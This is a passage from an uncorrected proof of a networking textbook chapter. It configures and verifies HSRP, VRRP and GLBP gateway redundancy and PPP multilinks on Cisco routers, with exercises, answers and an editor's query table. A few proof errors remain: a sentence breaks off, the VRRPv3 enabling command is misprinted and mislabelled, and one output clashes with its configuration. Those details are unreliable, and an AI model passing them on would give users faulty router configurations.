 Virtual IP Address: 172.16.1.3 (172.16.1.3)

```

this figure will be printed in b/w

**Figure 13-4.** HSRP packet capture

As you can see in Figure 13-4, the HSRP packet has information such as its state, priority, group, and VIP. 141

Authentication can be used to increase the security of HSRP. 142

The command used to add authentication is `standby authentication`. 143

```

IOU2(config-if)#standby authentication ? 144
WORD Plain text authentication string (8 chars max) 145
md5 Use MD5 authentication 146
text Plain text authentication 147

```

```

IOU2(config-if)#standby authentication Apress 148

```

The preceding command uses a password in clear text, whereas the following command uses MD5 to encrypt the password: 149 150

```

IOU2(config-if)#standby authentication md5 ? 151
key-chain Set key chain 152
key-string Set key string 153

```

```


IOU2(config-if)#standby authentication md5 key-string Apress 154

```

## VRRP 155

VRRP provides a similar solution to router redundancy. VRRP is not proprietary; it is used by many vendors. 156  
 VRRP provides automatic failover for routers to increase the availability and reliability of routing paths. One 157  
 router is designated the master router, and the other is the backup router. Backup routers only take over the 158  
 master role if the master router fails. VRRP uses multicast address 224.0.0.18 to communicate with each 159  
 router. The VRRP configuration is very similar to that of HSRP. Figure 13-5 shows an example of configuring 160  
 VRRP on two routers. 161

this figure will be printed in b/w



**Figure 13-5.** VRRP example

162 In the example VRRP configuration, you will use group 20. Note that the commands for HSRP and VRRP  
 163 are very similar. Use the preempt, track, priority, and authentication commands in this example VRRP  
 164 configuration. If you are using IOS-XE 16, you

AU6

```

165 IOU2 Configuration
166 IOU2(config)#int e0/0
167 IOU2(config-if)#ip add 192.168.1.2 255.255.255.0
168 IOU2(config-if)#vrrp 20 ip 192.168.1.1
169 IOU2(config-if)#vrrp 20 priority 110
170 IOU2(config-if)#vrrp 20 preempt
171 IOU2(config-if)#vrrp 20 track 1 decrement 15
172 IOU2(config-if)#vrrp 20 authentication md5 key-string test
173 IOU2(config-if)#exit
174 IOU2(config)#track 1 interface ethernet 0/1 line-protocol

```

```

175 IOU3 Configuration
176 IOU3(config)#int e0/0
177 IOU3(config-if)#ip add 192.168.1.3 255.255.255.0
178 IOU3(config-if)#vrrp 20 ip 192.168.1.1
179 IOU3(config-if)#vrrp 20 priority 100
180 IOU3(config-if)#vrrp 20 preempt
181 IOU3(config-if)#vrrp 20 authentication md5 key-string test

```



VRRP version 2 is being phased out. In modern versions of IOS-XE, you need to enable VRRPv2 in global configuration mode using `fvrrp version vrrp v3`. Devices that only support VRRPv3 will not show any interface commands until it is enabled in global configuration. The configuration on the interface differs slightly from earlier versions of VRRP. Use `vrrp <group number> address-family ipv4` to enter sub-configuration mode under an interface. Once in VRRP interface sub-configuration, most of the same commands apply, but remove the `vrrp <group number>` before the command.

To view information about the status of VRRP, use the `show vrrp` command. Notice the different options that can be entered after the `show vrrp` command:

```
IOU2#sh vrrp ?
all Include groups in disabled state
brief Brief output
interface VRRP interface status and configuration
| Output modifiers
<cr>
```

```
IOU2#sh vrrp all
Ethernet0/0 - Group 20
 State is Master
 Virtual IP address is 192.168.1.1
 Virtual MAC address is 0000.5e00.0114
 Advertisement interval is 1.000 sec
 Preemption enabled
 Priority is 110
 Track object 1 state Up decrement 15
 Authentication MD5, key-string
 Master Router is 192.168.1.2 (local), priority is 110
 Master Advertisement interval is 1.000 sec
 Master Down interval is 3.570 sec
```

Using the `show vrrp all` command, you can see information such as the interfaces that are participating in VRRP, the group number, the state of the switch, the VIP address, and the priority, tracking, and authentication applied to VRRP. If you would like to see most of the information mentioned, simply use the `show vrrp brief` command, as shown in the next example:


```
IOU2#sh vrrp brief
Interface Grp Pri Time Own Pre State Master addr Group addr
Et0/0 20 110 3570 Y Master 192.168.1.2 192.168.1.1
```

## GLBP 216

AU7

GLBP is a proprietary protocol developed by Cisco to overcome other redundancy issues while adding load balancing features. Load balancing is achieved by adding weight parameters that determine which router is used as a gateway. An Active Virtual Gateway (AVG) is elected for each group, and the other routers are backups. The second-best AVG is set in a standby state, waiting in the event of a failure of the AVG. The AVG assigns a virtual MAC address to each router in the GLBP group, creating up to four Active Virtual Forwarders (AVFs). Every AVF is responsible for receiving and forwarding packets sent to its address. GLBP routers use multicast address 224.0.0.102 to send hello packets to each member. An example of GLBP is shown in Figure 13-6.

this figure will be printed in b/w



**Figure 13-6.** GLBP example

225 In the following example, you will configure two routers as gateways and will load balance 50% of  
 226 traffic between the two routers. Load balancing can be accomplished using round-robin, host-dependent  
 227 methods, or weighted load balancing. In this example, you will use weighted balancing. Weighted load  
 228 balancing does not actually load balance traffic, but allows for routers to serve as a default gateway for a  
 229 percentage of the host. If one of the hosts is a server that is highly used, then that router will still probably  
 230 use a higher percentage of the traffic load. Host-dependent methods allow for the same virtual MAC address  
 231 to always deliver to the same host MAC address. In this setup, the hosts can use the same physical gateway,  
 232 as long as it is online:

```

233 IOU2(config-if)#glbp 10 load-balancing ?
234 host-dependent Load balance equally, source MAC determines forwarder choice
235 round-robin Load balance equally using each forwarder in turn
236 weighted Load balance in proportion to forwarder weighting
237 <cr>

```

238 The Glbp 10 weighting 50 command tells the router to use 50% of the bandwidth traffic load. The  
 239 default weight of 100 is not specified. If both are 50, then the MAC address of each router is sent equally.

240 The Glbp 10 weighting 50 lower 35 upper 40 command is the same as the previous command,  
 241 except that it sets a threshold on the weight of the router. If the weight falls below 35, the router stops  
 242 participating in GLBP.

|                                                                                                                                                                                                                             |                   |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|
| The Track 1 interface e0/1 line-protocol command tells the router that interface e0/1 is being monitored to determine if the weight needs to be decremented, and the router stops being used as a forwarder if this occurs. | 243<br>244<br>245 |
| IOU2 Configuration                                                                                                                                                                                                          | 246               |
| IOU2(config)#int e0/0                                                                                                                                                                                                       | 247               |
| IOU2(config-if)#ip add 192.168.21.2 255.255.255.0                                                                                                                                                                           | 248               |
| IOU2(config-if)#glbp 10 ip 192.168.21.1                                                                                                                                                                                     | 249               |
| IOU2(config-if)#glbp 10 preempt                                                                                                                                                                                             | 250               |
| IOU2(config-if)#glbp 10 priority 110                                                                                                                                                                                        | 251               |
| IOU2(config-if)#glbp 10 weighting 50                                                                                                                                                                                        | 252               |
| IOU2(config-if)#glbp 10 load-balancing weighted                                                                                                                                                                             | 253               |
| IOU2(config-if)#glbp 10 weighting 50 lower 35 upper 40                                                                                                                                                                      | 254               |
| IOU2(config-if)#glbp 10 authentication md5 key-string test                                                                                                                                                                  | 255               |
| IOU2(config-if)#glbp 10 weighting track 1 decrement 20                                                                                                                                                                      | 256               |
| IOU2(config-if)#exit                                                                                                                                                                                                        | 257               |
| IOU2(config)#track 1 interface e0/1 line-protocol                                                                                                                                                                           | 258               |
| IOU3 Configuration                                                                                                                                                                                                          | 259               |
| IOU3(config)#int e0/0                                                                                                                                                                                                       | 260               |
| IOU3(config-if)#ip add 192.168.21.3 255.255.255.0                                                                                                                                                                           | 261               |
| IOU3(config-if)#glbp 10 ip 192.168.21.1                                                                                                                                                                                     | 262               |
| IOU3(config-if)#glbp 10 preempt                                                                                                                                                                                             | 263               |
| IOU3(config-if)#glbp 10 priority 90                                                                                                                                                                                         | 264               |
| IOU3(config-if)#glbp 10 weighting 50                                                                                                                                                                                        | 265               |
| IOU3(config-if)#glbp 10 load-balancing weighted                                                                                                                                                                             | 266               |
| IOU3(config-if)#glbp 10 weighting 50 lower 35 upper 40                                                                                                                                                                      | 267               |
| IOU3(config-if)#glbp 10 authentication md5 key-string test                                                                                                                                                                  | 268               |
| IOU3(config-if)#glbp 10 weighting track 1 decrement 15                                                                                                                                                                      | 269               |
| IOU3(config-if)#exit                                                                                                                                                                                                        | 270               |
| IOU3(config)#track 1 interface e0/1 line-protocol                                                                                                                                                                           | 271               |
| Enter the show GLBP command to show information related to GLBP, including the active and standby devices, the priority, weighting, tracking, and load balancing:                                                           | 272<br>273        |
| IOU2#show glbp                                                                                                                                                                                                              | 274               |
| Ethernet0/0 - Group 10                                                                                                                                                                                                      | 275               |
| State is Active                                                                                                                                                                                                             | 276               |
| 1 state change, last state change 00:01:58                                                                                                                                                                                  | 277               |
| Virtual IP address is 192.168.21.1                                                                                                                                                                                          | 278               |
| Hello time 3 sec, hold time 10 sec                                                                                                                                                                                          | 279               |
| Next hello sent in 1.024 secs                                                                                                                                                                                               | 280               |
| Redirect time 600 sec, forwarder timeout 14400 sec                                                                                                                                                                          | 281               |
| Authentication MD5, key-string                                                                                                                                                                                              | 282               |
| Preemption enabled, min delay 0 sec                                                                                                                                                                                         | 283               |
| <b>Active is local</b>                                                                                                                                                                                                      | 284               |
| <b>Standby is 192.168.21.3, priority 90 (expires in 8.128 sec)</b>                                                                                                                                                          | 285               |
| <b>Priority 110 (configured)</b>                                                                                                                                                                                            | 286               |
| <b>Weighting 50 (configured 50), thresholds: lower 35, upper 40</b>                                                                                                                                                         | 287               |
| <b>Track object 1 state Up decrement 15</b>                                                                                                                                                                                 | 288               |
| <b>Load balancing: weighted</b>                                                                                                                                                                                             | 289               |

```

290 Group members:
291 aabb.cc00.0200 (192.168.21.2) local
292 aabb.cc00.0300 (192.168.21.3) authenticated
293 There are 2 forwarders (1 active)
294 Forwarder 1
295 State is Active
296 1 state change, last state change 00:01:47
297 MAC address is 0007.b400.0a01 (default)
298 Owner ID is aabb.cc00.0200
299 Redirection enabled
300 Preemption enabled, min delay 30 sec
301 Active is local, weighting 50
302 Forwarder 2
303 State is Listen
304 MAC address is 0007.b400.0a02 (learnt)
305 Owner ID is aabb.cc00.0300
306 Redirection enabled, 598.144 sec remaining (maximum 600 sec)
307 Time to live: 14398.144 sec (maximum 14400 sec)
308 Preemption enabled, min delay 30 sec
309 Active is 192.168.21.3 (primary), weighting 50 (expires in 9.376 sec)

310 The following is a list of the other information that can be deduced from the show GLBP command:

```

```

311 IOU2#sh glbp ?
312 BVI Bridge-Group Virtual Interface
313 Ethernet IEEE 802.3
314 active Groups in active state
315 brief Brief output
316 capability GLBP capability
317 client-cache Client cache
318 detail Detailed output
319 disabled Groups in disabled state
320 init Groups in init state
321 listen Groups in listen state
322 standby Groups in standby or speak states
323 | Output modifiers
324 <cr>

```

325 The show GLBP brief command displays abbreviated information of the show GLBP command:


```

326 IOU2#sh glbp brief
327 Interface Grp Fwd Pri State Address Active router Standby router
328 Et0/0 10 - 110 Active 192.168.21.1 local 192.168.21.3
329 Et0/0 10 1 - Active 0007.b400.0a01 local -
330 Et0/0 10 2 - Listen 0007.b400.0a02 192.168.21.3 -

```

## Multilinks

We have not covered serial links on routers because they are used infrequently today, but we will go over configuring multilink interfaces to provide high availability and redundancy on these interfaces. Multilinks allow you to bundle multiple PPP-encapsulated WAN links into one logical interface. This is a great way to add load balancing across a link and to allow redundancy in the event that one link fails. Multilinks require both ends to have the same configuration. Use Figure 13-7 to create a PPP multilink. Apress has ordered two E1 connections from its service provider. Each E1 provides a speed of 2.048 Mb/s. By creating a multilink, you can bundle the two E1s to create a single logical link with a speed of 4.096 Mb/s.



**Figure 13-7.** Multilink example

In this example, you will create a multilink using network 192.168.1.0/30 between IOU1 and IOU2:

- The interface `multilink #` command creates the logical multilink interface.
- The encapsulation `ppp` command sets the encapsulation of the interface to PPP.
- The `ppp multilink` command enables multilink on an interface.
- The `ppp multilink group #` command enables an interface to join the designated multilink group interface.

```
IOU1 Configuration
IOU1(config)#int multilink1
IOU1(config-if)#no shut
IOU1(config-if)#ip add 192.168.1.1 255.255.255.252
IOU1(config-if)#ppp multilink
IOU1(config-if)#ppp multilink group 1
IOU1(config-if)#int s2/0
IOU1(config-if)#no ip address
IOU1(config-if)#encapsulation ppp
IOU1(config-if)#ppp multilink
IOU1(config-if)#ppp multilink group 1
IOU1(config-if)#int s2/1
IOU1(config-if)#no ip address
IOU1(config-if)#encapsulation ppp
IOU1(config-if)#ppp multilink
IOU1(config-if)#ppp multilink group 1
```

```

361 IOU2 Configuration
362 IOU2(config)#int multilink1
363 IOU2(config-if)#no shut
364 IOU2(config-if)#ip add 192.168.1.2 255.255.255.252
365 IOU2(config-if)#ppp multilink
366 IOU2(config-if)#ppp multilink group 1
367 IOU2(config-if)#int s2/0
368 IOU2(config-if)#no ip address
369 IOU2(config-if)#encapsulation ppp
370 IOU2(config-if)#ppp multilink
371 IOU2(config-if)#ppp multilink group 1
372 IOU2(config-if)#int s2/1
373 IOU2(config-if)#no ip address
374 IOU2(config-if)#encapsulation ppp
375 IOU2(config-if)#ppp multilink
376 IOU2(config-if)#ppp multilink group 1

377 IOU2#sh int s2/0
378 Serial2/0 is up, line protocol is up
379 Hardware is M4T
380 MTU 1500 bytes, BW 1544 Kbit/sec, DLY 20000 usec,
381 reliability 255/255, txload 1/255, rxload 1/255
382 Encapsulation PPP, LCP Open, multilink Open
383 Link is a member of Multilink bundle Multilink1, crc 16, loopback not set

```

If you look at one of the serial interfaces in the multilink, you can see the encapsulation:

```

385 IOU1#show interface multilink1
386 Multilink1 is up, line protocol is up
387 Hardware is multilink group interface
388 Internet address is 192.168.1.1/30
389 MTU 1500 bytes, BW 3088 Kbit/sec, DLY 20000 usec,
390 reliability 255/255, txload 1/255, rxload 1/255
391 Encapsulation PPP, LCP Open, multilink Open
392 Open: IPCP, CDPCP, loopback not set

393 IOU1#ping 192.168.1.2
394 Type escape sequence to abort.
395 Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
396 !!!!!
397 Success rate is 100 percent (5/5), round-trip min/avg/max = 9/9/9 ms

```

You have successfully pinged the other end of the multilink and verified connectivity.

The show ppp multilink command can be used also to display information about a multilink:

```

400 IOU2#show ppp multilink

401 Multilink1
402 Bundle name: IOU1
403 Remote Endpoint Discriminator: [1] IOU1
404 Local Endpoint Discriminator: [1] IOU2

```

```

Bundle up for 00:00:11, total bandwidth 3088, load 1/255 405
Receive buffer limit 24000 bytes, frag timeout 1000 ms 406
 0/0 fragments/bytes in reassembly list 407
 0 lost fragments, 2 reordered 408
 0/0 discarded fragments/bytes, 0 lost received 409
 0x4 received sequence, 0x4 sent sequence 410
Member links: 2 active, 0 inactive (max 255, min not set) 411
 Se2/0, since 00:00:11 412
 Se2/1, since 00:00:09 413
No inactive multilink interfaces 414


```

## Availability Exercises

This section introduces exercises that will reinforce information covered in the chapter.

### EXERCISE 1: HSRP

Configure HSRP based on the following diagram. Configure IOU2 to be the active VIP since it has two interfaces to the Internet. Also configure so that if both Internet-facing interfaces' line protocols drop, IOU3 will become the active VIP. Shut down both Internet-facing interfaces on IOU2 and provide verification that IOU3 takes over as the active VIP.



this figure will be printed in b/w


422

### EXERCISE 2: VRRP

Configure VRRP based on the following diagram. Configure IOU2 to be the active VIP. Also configure so that if both of IOU2's interface e0/1 line protocols drop, then IOU3 will become the active VIP; and if IOU3's interface e0/1 line protocol drops, then IOU2 will become the active VIP. Shut down both Internet-facing interfaces on IOU2 and provide verification that IOU3 takes over as the active VIP. Configure MD5 authentication using a key string named test.

AU8

this figure will be printed in b/w




429



### EXERCISE 3: GLBP

Configure GLBP based on the following diagram. Configure IOU2 to be the active AVG. Also configure that if IOU2's interface e0/1 line protocol drops, then IOU3 becomes the active AVG, and if IOU3's interface e0/1 line protocol drops, then IOU2 becomes the active AVG. Shut down the Internet-facing interface on IOU2 and provide verification that the weighting decrements appropriately. Add authentication using MD5 and string Apress. Also configure weighting so that IOU2 uses 50%, IOU3 uses 25%, and IOU5 uses 25% of weighting.



## Exercise Answers

This section provides answers to the questions from the “Availability Exercises” section in this chapter.

### Exercise 1

```
IOU2 Configuration
IOU2(config)#Int e0/0
IOU2(config-if)#Ip add 192.168.1.1 255.255.255.0
IOU2(config-if)#standby ip 192.168.1.3
```

```

445 IOU2(config-if)#standby preempt
446 IOU2(config-if)#standby priority 110
447 IOU2(config-if)#standby track 1 decrement 5
448 IOU2(config-if)#standby track 2 decrement 5
449 IOU2(config-if)#track 1 interface ethernet 0/1 line-protocol
450 IOU2(config-track)#track 2 interface ethernet 0/2 line-protocol

```

451 You created two separate tracks that each decrement the priority by five if interface e0/1 or e0/2 drops.

```

452 IOU3 Configuration
453 IOU3(config)#Int e0/0
454 IOU3(config-if)#Ip add 192.168.1.2 255.255.255.0
455 IOU3(config-if)#standby ip 192.168.1.3
456 IOU3(config-if)#standby preempt
457 IOU3(config-if)#standby priority 103

```

458 If both e0/1 and e0/2 interfaces drop on IOU2, the priority is  $110 - 5 - 5 = 90$ . The priority of IOU3 is 103, so it becomes the active VIP. Let's prove it by shutting down interfaces e0/1 and e0/2 on IOU2.

459 First, you verify that IOU2 is the active router and the priority is currently 110:

```

461 IOU2#sh standby
462 Ethernet0/0 - Group 0
463 State is Active
464 2 state changes, last state change 00:04:13
465 Virtual IP address is 192.168.1.3
466 Active virtual MAC address is 0000.0c07.ac00
467 Local virtual MAC address is 0000.0c07.ac00 (v1 default)
468 Hello time 3 sec, hold time 10 sec
469 Next hello sent in 1.216 secs
470 Preemption enabled
471 Active router is local
472 Standby router is 192.168.1.2, priority 103 (expires in 10.528 sec)
473 Priority 110 (configured 110)
474 Track object 1 state Up decrement 5
475 Track object 2 state Up decrement 5
476 Group name is "hsrp-Et0/0-0" (default)

```

```

477 IOU2(config)#int e0/1
478 IOU2(config-if)#shut
479 IOU2(config-if)#
480 *Mar 11 22:46:55.795: %TRACK-6-STATE: 1 interface Et0/1 line-protocol Up -> Down

```

481 You can see that our track is being followed as you shut interface e0/1 down on IOU2. Now let's check the priority again:

```

483 IOU2#sh standby
484 Ethernet0/0 - Group 0
485 State is Active
486 2 state changes, last state change 00:06:14
487 Virtual IP address is 192.168.1.3
488 Active virtual MAC address is 0000.0c07.ac00
489 Local virtual MAC address is 0000.0c07.ac00 (v1 default)

```

|                                                                                                      |     |
|------------------------------------------------------------------------------------------------------|-----|
| Hello time 3 sec, hold time 10 sec                                                                   | 490 |
| Next hello sent in 0.128 secs                                                                        | 491 |
| Preemption enabled                                                                                   | 492 |
| Active router is local                                                                               | 493 |
| Standby router is 192.168.1.2, priority 103 (expires in 10.528 sec)                                  | 494 |
| <b>Priority 105 (configured 110)</b>                                                                 | 495 |
| <b>Track object 1 state Down decrement 5</b>                                                         | 496 |
| <b>Track object 2 state Up decrement 5</b>                                                           | 497 |
| Group name is "hsrp-Et0/0-0" (default)                                                               | 498 |
| <br>                                                                                                 |     |
| The priority is changed; now let's shut down e0/2:                                                   | 499 |
| <br>                                                                                                 |     |
| IOU2(config)#int e0/2                                                                                | 500 |
| IOU2(config-if)#shut                                                                                 | 501 |
| *Mar 11 22:48:49.326: %TRACK-6-STATE: 2 interface Et0/2 line-protocol Up -> Down                     | 502 |
| *Mar 11 22:48:50.030: %HSRP-5-STATECHANGE: Ethernet0/0 Grp 0 state Active -> Speak                   | 503 |
| IOU2#sh standby                                                                                      | 504 |
| Ethernet0/0 - Group 0                                                                                | 505 |
| State is Speak                                                                                       | 506 |
| 3 state changes, last state change 00:00:10                                                          | 507 |
| Virtual IP address is 192.168.1.3                                                                    | 508 |
| Active virtual MAC address is 0000.0c07.ac00                                                         | 509 |
| Local virtual MAC address is 0000.0c07.ac00 (v1 default)                                             | 510 |
| Hello time 3 sec, hold time 10 sec                                                                   | 511 |
| Next hello sent in 0.656 secs                                                                        | 512 |
| Preemption enabled                                                                                   | 513 |
| <b>Active router is 192.168.1.2, priority 103 (expires in 10.928 sec)</b>                            | 514 |
| Standby router is unknown                                                                            | 515 |
| <b>Priority 100 (configured 110)</b>                                                                 | 516 |
| Track object 1 state Down decrement 5                                                                | 517 |
| Track object 2 state Down decrement 5                                                                | 518 |
| Group name is "hsrp-Et0/0-0" (default)                                                               | 519 |
| <br>                                                                                                 |     |
| You can see that IOU3 has become the active router and that the priority of IOU2 has changed to 100. | 520 |

## Exercise 2 521

|                                                            |     |
|------------------------------------------------------------|-----|
| IOU2 Configuration                                         | 522 |
| IOU2(config)#Int e0/0                                      | 523 |
| IOU2(config-if)#ip add 192.168.5.2 255.255.255.0           | 524 |
| IOU2(config-if)#vrrp 40 ip 192.168.5.1                     | 525 |
| IOU2(config-if)#vrrp 40 priority 110                       | 526 |
| IOU2(config-if)#vrrp 40 preempt                            | 527 |
| IOU2(config-if)#vrrp 40 track 1 decrement 15               | 528 |
| IOU2(config-if)#vrrp 40 authentication md5 key-string test | 529 |
| IOU2(config-if)#exit                                       | 530 |
| IOU2(config)#track 1 interface ethernet 0/1 line-protocol  | 531 |

532 You know that IOU2 must be the active VIP. You configured IOU2 with a priority of 110 and a track  
 533 decrement of 15, which means the priority of IOU3 must be between 96 and 109. The VRRP group is 40, as in  
 534 the diagram, and the VIP is 192.168.5.1.

```
535 IOU3 Configuration
536 IOU3(config)#int e0/0
537 IOU3(config-if)#ip add 192.168.5.3 255.255.255.0
538 IOU3(config-if)#vrrp 40 ip 192.168.5.1
539 IOU3(config-if)#vrrp 40 priority 105
540 IOU3(config-if)#vrrp 40 preempt
541 IOU3(config-if)#vrrp 40 track 1 decrement 15
542 IOU3(config-if)#vrrp 40 authentication md5 key-string test
543 IOU3(config-if)#exit
544 IOU3(config)#track 1 interface ethernet 0/1 line-protocol
```

545 IOU3 was created with a priority of 105 and uses the preempt command, so that if the ISP-facing  
 546 interface drops on IOU2, IOU3 becomes the master. Now you run a show vrrp brief on both IOU2 and  
 547 IOU3 to verify that IOU2 is the master:

```
548 IOU2#sh vrrp brief
549 Interface Grp Pri Time Own Pre State Master addr Group addr
550 Et0/0 40 110 3570 Y Master 192.168.5.2 192.168.5.1
```

551 Now you shut down the ISP-facing interface on IOU2 and verify that IOU2 becomes the backup:

```
552 IOU2(config-if)#int e0/1
553 IOU2(config-if)#shut
554 *Mar 11 23:29:48.369: %VRRP-6-STATECHANGE: Et0/0 Grp 40 state Master -> Backup
555 IOU2#sh vrrp brief
556 Interface Grp Pri Time Own Pre State Master addr Group addr
557 Et0/0 40 95 3570 Y Backup 192.168.5.3 192.168.5.1
```

558 You have verified that IOU2 was the master router until you shut down interface e0/1 and then IOU3  
 559 became the master router.

## 560 Exercise 3

```
561 IOU2 Configuration
562 IOU2(config)#Int e0/0
563 IOU2(config-if)#Ip add 192.168.10.2 255.255.255.0
564 IOU2(config-if)#Glbp 20 ip 192.168.10.1
565 IOU2(config-if)#Glbp 20 preempt
566 IOU2(config-if)#Glbp 20 priority 110
567 IOU2(config-if)#Glbp 20 load-balancing weighted
568 IOU2(config-if)#Glbp 20 weighting 50 lower 35 upper 40
569 IOU2(config-if)#Glbp 20 authentication md5 key-string Apress
570 IOU2(config-if)#Glbp 20 weighting track 1 decrement 20
571 IOU2(config-if)#exit
572 IOU2(config)#Track 1 interface e0/1 line-protocol
```

You have configured GLBP group 20 on IOU2 and assigned a priority of 110 and a decrement of 20 if the line protocol drops on e0/1. Weighted load balancing is being used, and IOU2 is set to 50%, as instructed. Also, you can see that authentication is configured with key string Apress.

```
IOU3 Configuration
IOU3(config)#Int e0/0
IOU3(config-if)#Ip add 192.168.10.3 255.255.255.0
IOU3(config-if)#Glbp 20 ip 192.168.10.1
IOU3(config-if)#Glbp 20 preempt
IOU3(config-if)#Glbp 20 load-balancing weighted
IOU3(config-if)#Glbp 20 weighting 25 lower 15 upper 20
IOU3(config-if)#Glbp 20 authentication md5 key-string Apress
IOU3(config-if)#Glbp 20 weighting track 1 decrement 15
IOU3(config-if)#exit
IOU3(config)#Track 1 interface e0/1 line-protocol
```

IOU3 has the same configuration parameters as IOU2, except that it is using 25% of the load balance and it is assigned a decrement of 15 if its e0/1 interface goes down:

```
IOU5 Configuration
IOU5(config)#int e0/0
IOU5(config-if)#Ip add 192.168.10.4 255.255.255.0
IOU5(config-if)#glbp 20 ip 192.168.10.1
IOU5(config-if)#glbp 20 preempt
IOU5(config-if)#glbp 20 load-balancing weighted
IOU5(config-if)#glbp 20 weighting 25 lower 15 upper 20
IOU5(config-if)#glbp 20 authentication md5 key-string Apress
IOU5(config-if)#glbp 20 weighting track 1 decrement 15
IOU5(config-if)#exit
IOU5(config)#Track 1 interface e0/1 line-protocol
```

IOU5 has the same configuration parameters as IOU3.

Using the show GLPB command, you can see that the weighting before interface e0/1 is shut down on IOU2 is 50:

```
IOU2#show glbp
Ethernet0/0 - Group 20
 State is Active
 1 state change, last state change 00:01:38
 Virtual IP address is 192.168.10.1
 Hello time 3 sec, hold time 10 sec
 Next hello sent in 0.832 secs
 Redirect time 600 sec, forwarder timeout 14400 sec
 Authentication MD5, key-string
 Preemption enabled, min delay 0 sec
 Active is local
 Standby is 192.168.10.4, priority 100 (expires in 9.312 sec)
 Priority 110 (configured)
Weighting 50 (configured 50), thresholds: lower 35, upper 40
Track object 1 state Up decrement 15
 Load balancing: weighted
```

```

619 Group members:
620 aabb.cc00.0200 (192.168.10.2) local
621 aabb.cc00.0300 (192.168.10.3) authenticated
622 aabb.cc00.0500 (192.168.10.4) authenticated
623 There are 3 forwarders (1 active)
624 Forwarder 1
625 State is Active
626 1 state change, last state change 00:01:27
627 MAC address is 0007.b400.1401 (default)
628 Owner ID is aabb.cc00.0200
629 Redirection enabled
630 Preemption enabled, min delay 30 sec
631 Active is local, weighting 50
632 Forwarder 2
633 State is Listen
634 MAC address is 0007.b400.1402 (learnt)
635 Owner ID is aabb.cc00.0300
636 Redirection enabled, 599.680 sec remaining (maximum 600 sec)
637 Time to live: 14399.680 sec (maximum 14400 sec)
638 Preemption enabled, min delay 30 sec
639 Active is 192.168.10.3 (primary), weighting 25 (expires in 10.432 sec)
640 Forwarder 3
641 State is Listen
642 MAC address is 0007.b400.1403 (learnt)
643 Owner ID is aabb.cc00.0500
644 Redirection enabled, 599.328 sec remaining (maximum 600 sec)
645 Time to live: 14399.328 sec (maximum 14400 sec)
646 Preemption enabled, min delay 30 sec
647 Active is 192.168.10.4 (primary), weighting 25 (expires in 9.856 sec)

648 Now you can provide verification by shutting down interface e0/1 on IOU2:

649 IOU2(config)#int e0/1
650 IOU2(config-if)#shut
651 *Mar 12 01:18:30.029: %TRACK-6-STATE: 1 interface Et0/1 line-protocol Up -> Down

652 IOU2#sh glbp
653 Ethernet0/0 - Group 20
654 State is Active
655 1 state change, last state change 00:38:33
656 Virtual IP address is 192.168.10.1
657 Hello time 3 sec, hold time 10 sec
658 Next hello sent in 1.856 secs
659 Redirect time 600 sec, forwarder timeout 14400 sec
660 Authentication MD5, key-string
661 Preemption enabled, min delay 0 sec
662 Active is local
663 Standby is 192.168.10.4, priority 100 (expires in 9.184 sec)
664 Priority 110 (configured)
665 Weighting 30, low (configured 50), thresholds: lower 35, upper 40
666 Track object 1 state Down decrement 20
667 Load balancing: weighted

```

The weighting is 30 after interface e0/1 is shut down, because it was decremented by 20. You have verified that our configuration worked properly. 668  
669

## Summary 670

This chapter talked about the importance of high availability and redundancy. Most companies consider high availability a high priority for their services. You have learned how to configure HSRP, GLBP, VRRP, and multilinks. All of these can be used to allow redundant network links, which provide high availability of resources. Remember that GLBP not only provides redundancy but also load balances between routers. 671  
672  
673  
674

Uncorrected Proof

# Author Queries

Chapter No.: 13      0005078433

| Queries | Details Required                                                                                                                                                            | Author's Response |
|---------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Both "Hot Standby Router Protocol" and "Hot Standby Redundancy Protocol" have been used as expanded forms for "HSRP". Please check.                                         |                   |
| AU2     | Please check if "in the event of a catastrophic power loss" is okay as edited.                                                                                              |                   |
| AU3     | Please check if edit to sentence starting "This is because Ethernet..." is okay.                                                                                            |                   |
| AU4     | Please check if "looping past the maximum TTL" is okay as edited.                                                                                                           |                   |
| AU5     | Please check if edit to sentence starting "What happens if the..." is okay.                                                                                                 |                   |
| AU6     | Please check sentence starting "If you are using..." for completeness.                                                                                                      |                   |
| AU7     | Please check if edit to sentence starting "GLBP is a proprietary..." is okay.                                                                                               |                   |
| AU8     | Please check sentence starting "Shut down both Internet..." in Exercise 2 for correctness since IOU2 has only one Internet-facing interface, e0/1, with two line protocols. |                   |



## CHAPTER 14



# Advanced Routing

AUI

